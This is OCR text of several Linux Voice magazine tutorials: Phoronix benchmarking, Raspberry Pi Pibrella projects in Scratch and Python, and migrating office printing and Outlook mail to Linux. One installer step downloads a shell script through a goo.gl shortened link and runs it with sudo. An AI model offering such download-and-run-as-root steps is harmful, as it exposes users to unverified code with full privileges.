
[PROBLEM] You must enter at least one test, suite, or result identifier to run.

just run the command again (remember, we said it was flaky).


It will give you a few options about how to display the results. Select Y to save the results and enter a name, unique name and description. Then it'll run the test three times to see how well your computer performs. At the end, it'll give you the option to open the test results in your browser. Press Enter to accept the default (Yes), and it'll start your browser and load an HTML file with the results. For a single test run on a single machine, this isn't particularly interesting. It makes a nice graph, but with only a single datapoint, this doesn't really show any more than the raw data. However, this interface really comes into its own when using it to compare runs on different machines against each other. For example, to compare your OpenSSL benchmarks against the desktop this article was written on, run:

phoronix-test-suite benchmark 1405253-PL-SSLDESKT072

You get the openbenchmarking code to run your own comparisons if you say Yes to the option to



The Phoronix Test Suite also has a graphical mode (that can be started with **phoronix-test-suite gui**) that may be easier if you're not used to working on the command line, but we found the terminal more stable and easier to use.



upload the benchmark to **openbenchmarking.org**. Alternatively, if you find a run on **openbenchmarking.org** and you want to compare your computer to it, just click on Compare Performance (in the blue box) to find the command (or take the code from the URL).

Comparing a single test like this is useful, but to really compare computers though, it's better to try a range of benchmarks rather than just a single one. This is what suites are for. To see what suites are available, run:

phoronix-test-suite list-available-suites

Most of these suites take quite a long time to run (often several hours), so don't start them when you're busy. Some of these are designed to put a specific feature under the spotlight (such as the graphics suites), while others are designed to get a

“Some benchmarks are designed to put a specific feature under the spotlight.”

balanced picture of performance. The **pts/favorites** suite gives a good overall picture of performance. You can test this out by running it in the same way as you would run a test with:

phoronix-test-suite run pts/favorites

However, just as you can compare the performance of two tests using **openbenchmarking.org**, you can also compare the performance of two suites. To pit your computer against the one this article was written on and the our Centrino laptop in digital combat, run:

phoronix-test-suite benchmark 1405262-PL-1405259PL73

If you get an error about missing dependencies, try selecting option 3 to reattempt the install. May the best computer win!

The **favorites** suite is fine for a general test, but there are far more tests and suites available, so if you're serious about performance-testing computers, it's worth taking the time to get to know them.

It turns out that an i7 desktop is much faster than a Centrino laptop. To find out just how much faster, go to **http://openbenchmarking.org/result/1405262-PL-1405259PL73**.

RASPBERRY PI: MAKE GAMES WITH A PIBRELLA AND SCRATCH

Use a physical device to create interactive Python and Scratch programs for fun and profit, but mostly for fun.

WHY DO THIS?

- Discover how simple it is to make hardware obey your commands.
- Use the graphical Scratch programming language in a practical application.
- Reprise Benny Hill's role in the Italian Job.

INSTALLING THE PIBRELLA BOARD

The Pibrella board is designed to fit over all of the Raspberry Pi GPIO pins. The board should simply push on with little resistance and the black rubber pad should rest on the capacitor next to the micro USB power socket.

Understanding and predicting how a program works is part of the new Computing curriculum which is being introduced in September of this year. It is also a key part in understanding how a computer thinks and how it uses logic. Children across the UK will need to understand two types of programming languages; one must be a visual language, the other a textual language.

For this issue's tutorial we will explore two projects using Pimoroni and Cyntech's latest board, the Pibrella, which we reviewed in Issue 3. The projects for this issue are used to highlight the basic aspect of control, and our first project – a simulation of traffic lights – is an ideal starting point for a commonly seen aspect of our lives. Our second project is a dice simulator, where we can control the main part of the program but we introduce a random element to spice things up.

Python

To use the Pibrella board with our Raspberry Pi, we first need to install an extra module that will enable Python and Scratch to talk to the board. To do this we are going to use a Python packaging tool called **pip**.

First, open a terminal. In the terminal we need to ensure that our list of packages is up to date, so type the following, remembering to press Enter afterwards.

```
sudo apt-get update
```

You will now see lots of on-screen activity, which means that your list of software packages is being updated. When this is complete, type the following to install **pip**, the Python package management tool. If you're asked to confirm any changes or actions, please read the instructions carefully and only answer Yes if you are happy.

```
sudo apt-get install python-pip
```


Now it's time to use **pip** to install the **pibrella** package for Python, so type the following:

```
sudo pip install pibrella
```

After a few minutes the **pibrella** module for Python should be installed on your Raspberry Pi.

We'll be using Python 2 for our Python code in this tutorial, and we need to use an editor called Idle to write our code. The Pibrella board attaches to the GPIO (General Purpose Input/Output), and in order for us to use it with Idle we need to launch the Idle application using the **sudo** command, like so:

```
sudo idle
```



The Pibrella board has a big red button, three LEDs and a buzzer. It's perfect for basic hardware interface messing.

After a few moments you will see the Idle Python editor on your screen.

Scratch

The standard version of Scratch does not have the capability to interact with external components, but this special version maintained by Simon Walters (found on Twitter as **@cymplecy**) enables you to use many different add-on boards and the GPIO directly.

To install ScratchGPIO5plus on your Raspberry Pi, type in the following in a terminal:

```
wget http://goo.gl/Pthh62 -O isgh5.sh
```

This will download a shell script that contains the instructions to install Scratch on your Raspberry Pi. Now that we have the shell script, we need to use it, so in the same terminal type in the following.

```
sudo bash isgh5.sh
```

You will be prompted for your password, once you have typed this in press Enter and you will see lots of commands and actions appear on the screen. Let it complete these tasks, perhaps pop off for a cup of tea and then return when it is done.

When everything is installed, you will see two new icons on your desktop: ScratchGPIO5 and ScratchGPIO5plus. What we are interested in is ScratchGPIO5plus, as this is the version of Scratch that will enable us to use Pibrella. Double-click on the icon to launch ScratchGPIO5plus.

Simulate traffic lights

In the real world, traffic lights are used to control the flow of traffic through a town or city. On your Pibrella you will see three Light Emitting Diodes (LED) that we can use to simulate our own traffic lights using

Scratch and Python. Traffic lights control traffic via the red, amber and green lights which are programmed in these two sequences.

- Green to Amber and then to Red.
- Red and Amber together, and then to Green.

You will see that the sequence is different in reverse, and this enables drivers who are colour blind to know where they are in the sequence. So how can we create this in our code? Well let's first see how it can be achieved in Scratch.

Scratch

In Scratch we can see three columns. These are:

- The palette of blocks, where all of the blocks that make up our program can be found; they are colour-coded to enable children to quickly identify where a block is from.
- A script-building area, where we can drag our blocks of code to build our program.
- Finally there is a stage area that shows the output of our program.

In our code we need to first tell Scratch that we are using the Pibrella board. You'll find this in the Variables palette; it's called **Set AddOn to 0**. Change this to **Set AddOn to PiBrella** and leave it in the palette for now. Now we need to create a piece of code that tells Scratch that when the green flag is clicked, the add-on Pibrella board is to be used, and that all of the inputs and outputs should be turned off. The **When Green Flag Clicked** block is located in the Control palette. We next need to drag the **Set AddOn to PiBrella** from the Variables palette and place it under the Green Flag block. Lastly for this section we need to create a Broadcast block called **AllOff** that tells Pibrella that all of its inputs and outputs should be turned off.

Now that we've told Scratch that we're using the Pibrella board, we need to write the code that controls the main part of our program. Our logic is as follows

When the green flag is clicked

Wait until the big red button is pressed

Repeat the following 3 times

Turn on the Green LED

Wait 10 seconds

Turn off the Green LED

Turn on the Amber LED

Wait 2 seconds

Turn off the Amber LED

Turn on the Red LED

Wait 10 seconds

Turn on the Amber LED

Wait 2 seconds

Turn off the Amber LED

Turn off the Red LED

Most of the blocks necessary to complete this project are in the Control palette, except for our switch sensor block, which is located in the Sensors palette, and the green six sided-block, which is a comparison block from the Operators panel. The green block that you're looking for is the **=** block in the Operators palette.

You will see a large number of broadcast blocks, and we use those blocks to communicate with the components on the Pibrella. For example, to turn on the Red LED we use **broadcast RedOn** and to turn it off we use **broadcast RedOff**. Each of these broadcast blocks will need to be created as they are not already in the Control palette. Have a go at creating your own sequence.

This is the main functionality that will control our Pibrella and recreate a typical UK traffic light using Scratch. You can see that there are other code snippets in the column; these relate to the output visible in the stage area. Our car can drive across the screen when the light is green, but when the light changes to amber the car will slow down and finally when the light is red the car will come to a stop. I added these elements to introduce another element of control, in that our Pibrella board can influence the car on screen. To take this further, see if you can work out how to add another car to the stage and replicate the code that we created, but alter the speed of the car to make it faster or slower.

Python

Our Python code for this project is quite similar to the Scratch code that we earlier created. Let's take a look at the code, section by section. We start with importing some external libraries, in this case pibrella and time. Pibrella's library enables us to use the board in our Python code. The time library enables us to control the speed at which our program runs.

```
import pibrella
```

```
import time
```

Next we have two variables that control the delays in our code. Delay is used to control the time that the green and the red LED are illuminated for. Sequence is used to control the time that the amber LED is illuminated for.

```
delay = 10
```


```
sequence = 2
```

We now move on to a function that groups together all of the steps necessary to turn on and off our LED and control how long this is to be done for. A function is a group of instructions that can be called by using

LV PRO TIP

In these tutorials we used the Pip package manager for Python. Pip takes a lot of the hard work out of managing your Python packages and enables you to quickly update your packages should a new version be made available. You can learn more about Pip and the Python Package Index at <https://pypi.python.org/pypi>.

Perhaps you could also add a horn sound to this car, so that it waits impatiently while the light is red. You can find the Sound palette in Scratch, coloured light purple.





the name of the function (I like to think of a function as similar to a macro). It can automate a lot of steps and makes debugging our code easier as we only have to look at the function and not search through our code for any issues. To create a function called **traffic_lights** you would do as follows.

def traffic_lights():

Now that we have named our function we have to tell it what to do when it is used, and this is what the code looks like.

```
#Create the sequence
#Green on for 10 seconds
print("GREEN")
pibrella.light.green.on()
time.sleep(delay)
pibrella.light.green.off()
#Amber for 2 seconds
print("AMBER")
pibrella.light.amber.on()
time.sleep(sequence)
pibrella.light.amber.off()
#Red for 10 seconds.
print("RED")
pibrella.light.red.on()
time.sleep(delay)
# Don't turn off the red light until the end of the amber
# sequence.
```

```
print("AMBER & RED TOGETHER")
pibrella.light.amber.on()
time.sleep(sequence)
pibrella.light.amber.off()
pibrella.light.red.off()
```

You'll notice that the code under the name of our function is indented – this is correct. Python uses indentation to show what code belongs to the function, it even applies to loops.

Expansion activity

In our project we used two variables to control the delay in our light sequence. We can change these quite easily, but why not ask the user to change them interactively? Python 2 has a great function called **raw_input** that can add interactive content to your project (in Python 3 it is renamed to **input**). To use **raw_input** in place of our current values we can try this.

```
delay = raw_input("How long should the green and red light be on? ")
```

```
sequence = raw_input("How long should the amber light be on? ")
```

So now once we start our program we will be asked two questions relating to how long the lights should be on. Answer each of the questions and press enter after entering your answer.

2 GENERATING RANDOM OUTPUT: DICE GAME

In the first project our expected result and our actual result matched, because we designed our program that way. In the second project, while we will still have an element of control to our program, our actual result will differ as we will be using a random number to simulate throwing a die.

When the big red button is pressed

Say that the program will pick a random number between 1 and 6

On the screen tell the player what the number is


Flash all of the LED on your Pibrella the same number of times as the random number

For each flash of the LED the on board buzzer will buzz

Looking at this logic sequence we can control everything apart from the number that is chosen at random – let's build this in Scratch:

Scratch

We start with telling Scratch that we're using the Pibrella board and that all of the inputs and outputs should be off. This is exactly the same start as Project 1. Next we see a forever loop, that is watching for us to press the big red button; as soon as we press the button our on-screen cat will say "Let's roll a 6 sided dice". Next our code will set a variable called **roll**, but where does this variable live in Scratch? Well if you click on the Variables palette you will see a button called "Make a variable". clicking on this will trigger a pop-up asking you to name your variable, so name it



To add bells and whistles, can you think of a way to trigger the cat to dance if you roll a six?

roll. There will also be two options asking if this variable applies to all sprites or just this one. For this project either option is applicable, so the choice is yours. Now that we have a variable called **roll**, let's recreate the dice throw logic.

To assign a value to a variable in Scratch we need to set a value to the variable. So in our project we **Set roll to...** but what do we set it to? Well, we use a block from the Operators palette that will pick a random number. We drag that block and drop it into the Set block, so now we have a method to randomly pick a number and store it in our **roll** variable. Our code now moves to show the randomly chosen value via a block in the Looks palette. This block, called "Think" creates a thought bubble type effect on the screen, just like those found in cartoons and comics. We then drop

another block from the Operators palette called "Join" into the Think block. This now gives us a method to join our "You roll a" string with the value stored in our roll variable.

The last section of our code is a loop that will iterate the same number of times as the value of our dice **roll** variable. Each time the loop goes round it turns all of the Pibrella LEDs on and beeps the buzzer, then waits for half a second before turning the LED off, then lastly waiting for half a second before repeating the loop.

So that's Project 2, our dice game in Scratch. Try it out and see if it works. For extra points, see if you can work out how to change our dice to a higher or lower number of sides?

Python

The structure of our Python code for Project 2 is quite similar to Project 1.

We first import the libraries that will add extra functionality to the code. There will be two libraries that we have used before, namely **pibrella** and **time**. But you can see a new library called **random**. The **random** library enables us to add an element of surprise to our dice game, and I'll show you how that works later in the code.

```
import random
```

```
import time
```

```
import pibrella
```

Now that the imports are completed, we next create a function that will handle the main process of the game. This function called **dice()** is made up of a few sections, I'll break it down and explain what happens in each section.

In this section we create a variable, called **guess**, which will store the output of **random.randint(1,6)**. What does that mean? Well, we earlier imported a library called **random**, and from that library we want to use a function called **randint**, or random integer in plain English. In Python the syntax is

```
guess = random.randint(1,6)
```

Next we want to tell the player what the program will achieve, and to do this I print a string of text for the player to read.

```
print("I'm going to think of a number between 1 and 6 and I will flash the lights on your Pibrella to indicate the number I chose")
```

Now that the program has picked a random number and stored it as a variable we want to tell the player what the number was. The reason for this is two fold: one, the game would be no fun if the player

were not told the result; and two, we can use this to debug the code later on in the project.

In the **print** function you can see "**The number is** **+str(guess)**", what this is demonstrating is something called concatenation, or in other words joining together. The problem that we have is that the text is a string in Python, but the contents of the variable **guess** is an integer. In order to concatenate two things they must be of the same type, and that's where **str** comes in to play. What **str** does is temporarily convert the contents of our variable from an integer into a string, which we can then join to the string "**The number is**"

```
print("The number is "+str(guess))
```

Let's move on to the next section of the function. Here we use a **for** loop that instructs the Pibrella to flash all of the LEDs and play the buzzer to match the guessed number. This provides a great audio/visual output to our game and enables us to explore different methods of output. A loop works by checking to see if a condition is true and if that is correct it looks to see what code should be run.

We start the **for** loop by saying "for every time the loop goes round" and then we tell Python how many times the loop should go round by saying "start at 0 and finish before you get to the number guessed". In Python this is how it looks.

```
for i in range(0,(guess)):
```

We start at 0 rather than 1 because a range will end before it gets to the chosen number. So if we started at 1, the number of flashes would be 1 less than the guess due to the range ending. So we would then have to add 1 to our guess variable, so it's easier to start at 0 and work from there.

So now that we have our **for** loop we need to write the code to flash our LED and beep our buzzer. We start with a half-second delay to help our loop run smoothly.

```
time.sleep(0.5)
```

Our next part of the sequence controls turning all of the LED on and playing a note on the buzzer, waiting for half a second and then turning the LED and buzzer off. Pibrella has a special function that turns on all of the LEDs without having to individually call them by their names. Pibrella also has a special function to control the note played on the buzzer, but this function is different to those that we have encountered before. This function can take an argument – in other words we can tell the function what note to play, which in this case is **(1)**. Here is all the code to control our LED and buzzer.

```
pibrella.light.on()
```

```
pibrella.buzzer.note(1)
```

```
time.sleep(0.5)
```

```
pibrella.light.off()
```

```
pibrella.buzzer.off()
```

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

Project files

All of the files used in these projects are available via my GitHub repository. GitHub is a marvellous way of storing and collaborating on code projects. You can find my GitHub repo at https://github.com/lesp/LinuxVoice_Pibrella.

If you're not a Github user, don't worry you can still obtain a zip file that contains all of the project files. The zip file can be found at https://github.com/lesp/LinuxVoice_Pibrella/archive/master.zip.

OFFICE MIGRATION: PRINTING AND EMAIL

MARK DELAHAY

Is your home or work office still stuck on Windows? Move it to Linux and save time and money.

WHY DO THIS?

- Free yourself from Microsoft's licensing costs
- Avoid the UI nightmare that is Windows 8
- Get better performance and security

SOHOs (small office/home offices) and SMEs (small/medium enterprises) are in a bit of a bind at the moment. Large numbers of organisations still run Windows XP – so they need to consider their options now that Microsoft has ended support for that OS. Doing nothing and continuing to use XP is an option, but it gets riskier as time goes on. Upgrading to Windows 8 or converting to Apple is going to be expensive, but there is a third way: Linux and open source software.

Now, chances are that you already run Linux on your home desktop and maybe a few servers, so you're aware that it's a very capable OS. But we also know that many Linux dabblers find it tough to move their home or work office away from Windows. In this tutorial we'll make the transition easier – and if you're forced to use Windows at work but would love to move over to Linux, show this guide to your boss!

Before we dive in, however, let's consider the main benefits of making the switch:

- **Licensing** Here you have direct and indirect costs. With Windows you have to spend money on the operating system and office suite, and then add-ons for security. Bigger organisations even have costly licensing departments and servers, so there's an indirect cost – manpower.

- **Support** There are many more support options in the open source world. Paid support is available with the bigger distributions, and the support forums can resolve issues in a time frame so fast that would make commercial help desk staff quake in their boots.

- **Ideology** An increasing number of individuals and organisations are embracing not just the commercial practicality of Linux, but also the underlying spirit of community and co-operation.

Assess your needs

Once you or your organisation has decided to explore the Linux alternative, the first step is to assess the application requirements in detail, which will save a lot of wasted time and re-work later on. There are alternatives for almost everything in the FOSS world, but you may need to keep bespoke applications and run them using the Wine compatibility layer.

Converting an office to Linux is a mammoth job, so here we're going to focus on two of the most common tasks: printing and email. These are good places to start in a transition, so we'll show you that it's not so difficult with the right approach. And if you'd like us to cover other aspects of office migration, drop us a line and we'll expand this into a longer series of tutorials.

1 PRINTING


With Linux Mint, setting up a printer is straightforward thanks to a GUI tool accessible from the Start menu.

The previous generation of printers attached to PCs (as opposed to departmental networked laser printers) were strictly Windows printers, with an awful lot of the computing power done on the PC instead of the printer itself. Attaching these devices directly to

your Linux PC or even a Raspberry Pi print server is entirely possible, but this is the realm of die-hard tinkerers, as some features may not work properly, like notifications of paper jams and low ink levels. However, most of the current generation of printers are natively network-orientated with built-in print servers.

Let's have a look at two printers and how they can be installed on a fresh copy of Linux Mint 16, Xfce edition. First is a brand-new HP Office Jet 660 (approx £130 including fax and scanning features) which has been configured using its touchscreen and is on the network ready for action. Secondly we have a legacy Canon PiXMA iP5000 directly attached via USB.

Printing on Linux is usually handled by CUPS (formerly an acronym for the Common Unix Printing System). This is installed by default in Linux Mint, with its daemon running in the background. Configuration is either via the web interface at <http://127.0.0.1:631> or via the GUI application "system-config-printer" (just type "printer" into the search box on the start menu to



find it). For simplicity's sake we recommend using the GUI application.


Once the application is open, select Add Printer, and then (for a network printer) click the Network Printer drop-down list. You will see your printer there, ready to be selected. There will be a short wait as the driver is located and installed, and then all that remains to do is to name your printer and print out a test page.

No more hunting for drivers

Installation does not get much easier than this, but how do we fare with an older but perfectly usable USB printer, like the Canon PIXMA iP5000 mentioned earlier? The initial process is exactly the same and the Canon is correctly detected as a USB attached printer.

However, this is where things can go wrong – in our case the installation process stalled when trying to find the correct driver. But this did allow us to try the alternative installation process via the CUPS web interface on <http://127.0.0.1:631>. Open that address in your browser and click Adding Printers and Classes.

You will see your printer in the Local Printers list, and when you click on it a drop-down list of drivers




Here, the Canon has been identified correctly, and we're prompted for a list of drivers.

2 EMAIL

Out there in the corporate world of inbox overload, email is a daily grind but it's also a necessary evil for doing business. Outlook/Exchange and Office are Microsoft's financial engines – these are the applications that businesses want and need to function. Fortunately, Open/LibreOffice can handle their own when pitted against Microsoft's mighty office suite.

Moving from Outlook can be tricky though, as it's so tightly integrated with Microsoft's other Office products. A Windows refugee who has used Outlook for a while to access email from POP3 or IMAP servers is going to end up with many PST files that need to be kept and referenced.

These PST files store messages and calendar events, and are in a proprietary format dreamt up by Microsoft. So the first challenge is: how do you access them? The bad news is that there's no magic pixie dust available for this and a bit of work is involved; the good news is that it should take only a



The web-based front-end provides an alternative interface to CUPS configuration.

will appear. Choose the driver corresponding to your model, or one with a close model number if there isn't an exact match in the driver name, and then perform a test print. You may need to experiment with two or three drivers before getting the best results.

So setting up a printer in Linux isn't as tough as it may seem, and thanks to CUPS you don't have to trawl through random websites to find drivers – CUPS is supplied with drivers for hundreds of printers out of the box. Plus, you can access CUPS via a GUI or its web-based front end, for added stability.

Of course, some printer vendors are more supportive of Linux than others. If you're in the market for a new printer, it's worth checking online for Linux compatibility before you part with your hard-earned cash, eg at <https://help.ubuntu.com/community/Printers>. This author recommends HP devices for the best Linux compatibility, but always browse the web or ask on a forum first.

LV PRO TIP

Read up on other migration efforts to get a feeling for what's required, such as when the city of Munich switched to Linux (see LV issue 2, or read it online at www.linuxvoice.com/the-big-switch).

few hours to accomplish. If you are migrating from a Windows Outlook or Outlook Express solution, there is a cunning plan to ease the pain of migration that we'll demonstrate here. We are going to install Thunderbird first on our legacy Windows machine, use it to properly create the folder/MBOX file structure for storing mails, and then move the files to our target Linux build.


Export mail to Thunderbird on the Windows PC

1 On the source Windows machine, head over to www.mozilla.org and download and install the Thunderbird email client.

2 Start up Thunderbird. There's no need to run the import wizard that pops up, or set it to the default mail client, and there's no need to set up any email accounts at this stage.

3 The menu is accessed through the button with three horizontal bars on the right-hand side of the task bar. Click Menu > Tools > Import.

Here's the Local Folders file structure after importing the three files and folders.



4 This brings up the “import” pick list, so select “Mail”. Then you have the option of Outlook, Outlook Express or Eudora. It’s wise to make sure that Outlook is not running during this process.

5 Once the import process has been completed you are left with an additional folder in the **Local Folders** section called **Outlook Import** or something similar. On our machine it was named **EMAILS**. If you right click on this folder and select Properties, the location of the files of interest are shown, eg **mailbox:///C:/Documents and Settings/username/Application Data/Thunderbird/Profiles/s3e9cqb.default/Mail/Local Folder/EMAILS**

If you navigate to this location (warning: under Windows XP, Application Data is a hidden folder) you will find the three files we need to copy. **EMAILS** (the files with no extensions in Thunderbird are the MBOX mail files), **EMAILS.msf** (Mail Summary Files) and finally a folder called **EMAILS.sbd**, which is the directory structure of sub folders, each of which contains another MBOX file and msf file. Copy these three files and folders to a USB stick or to a server.

Import mail into Thunderbird on the Linux PC

If your Linux machine does not ship with Thunderbird then it needs to be installed in the manner best suited to your distribution. For Debian and derivatives the command **sudo apt-get install thunderbird** will do the trick.

First, add your account(s) as usual, using IMAP instead of POP if possible to make accessing email via several devices less painful and easier to manage. Next, locate the Local Folders icon on the left-hand panel, right-click on it and select Settings. This will

show you the location of where to copy the three files from our Windows export procedure in step one above, eg **/home/username/.thunderbird/bqq0cpfv.default/Mail/Local Folder**.

So copy them into that location, restart Thunderbird, and you should have your nested folder structure as you had it on Outlook.

Directly importing PST files

If, for what ever reason, you no longer have access to a Windows PC with Outlook running and only have access to the PST files then it is still possible to import them but it requires a bit more work. This process will also work for any other mail program that can read MBOX files, such as Claws.

The Linux email storage medium of choice is MBOX. To convert a PST file to MBOX you'll need a handy CLI tool called **readpst**, which is part of **pst-utils**. It looks like it is not in active development, but it does work and it's the best that we could find.

sudo apt-get install pst-utils


It's quite straightforward to use readpst. It does have a number of switches, but only the **-u** option for use with Thunderbird is selected here:

readpst -u mypst.pst

The output of **readpst** is a nested folder structure where the top level folder is called **mypst** (it takes the name of the **.pst** file) and inside of which is a **.mbox** file that contains all your precious mail. Each subsequent folder and sub-folder is properly named as per the folder structure of the original pst file and also contains a **.mbox** file.

Getting this MBOX file into Thunderbird is not as straightforward as you think, and requires the installation of an add-on by the name of ImportExportTools, also available from Mozilla: **https://addons.mozilla.org/en-US/thunderbird/addon/importexporttools**. The installation instructions on the website are pretty clear and straightforward:

- Download and save the file to your hard disk.
- In Mozilla Thunderbird, open Add-ons from the Tools menu.
- From the Options button next to the add-on search field, select Install Add-on From File and locate the downloaded add-on.



ImportExportTools: selecting the correct option at this stage will save you a lot of time.

Migrating applications

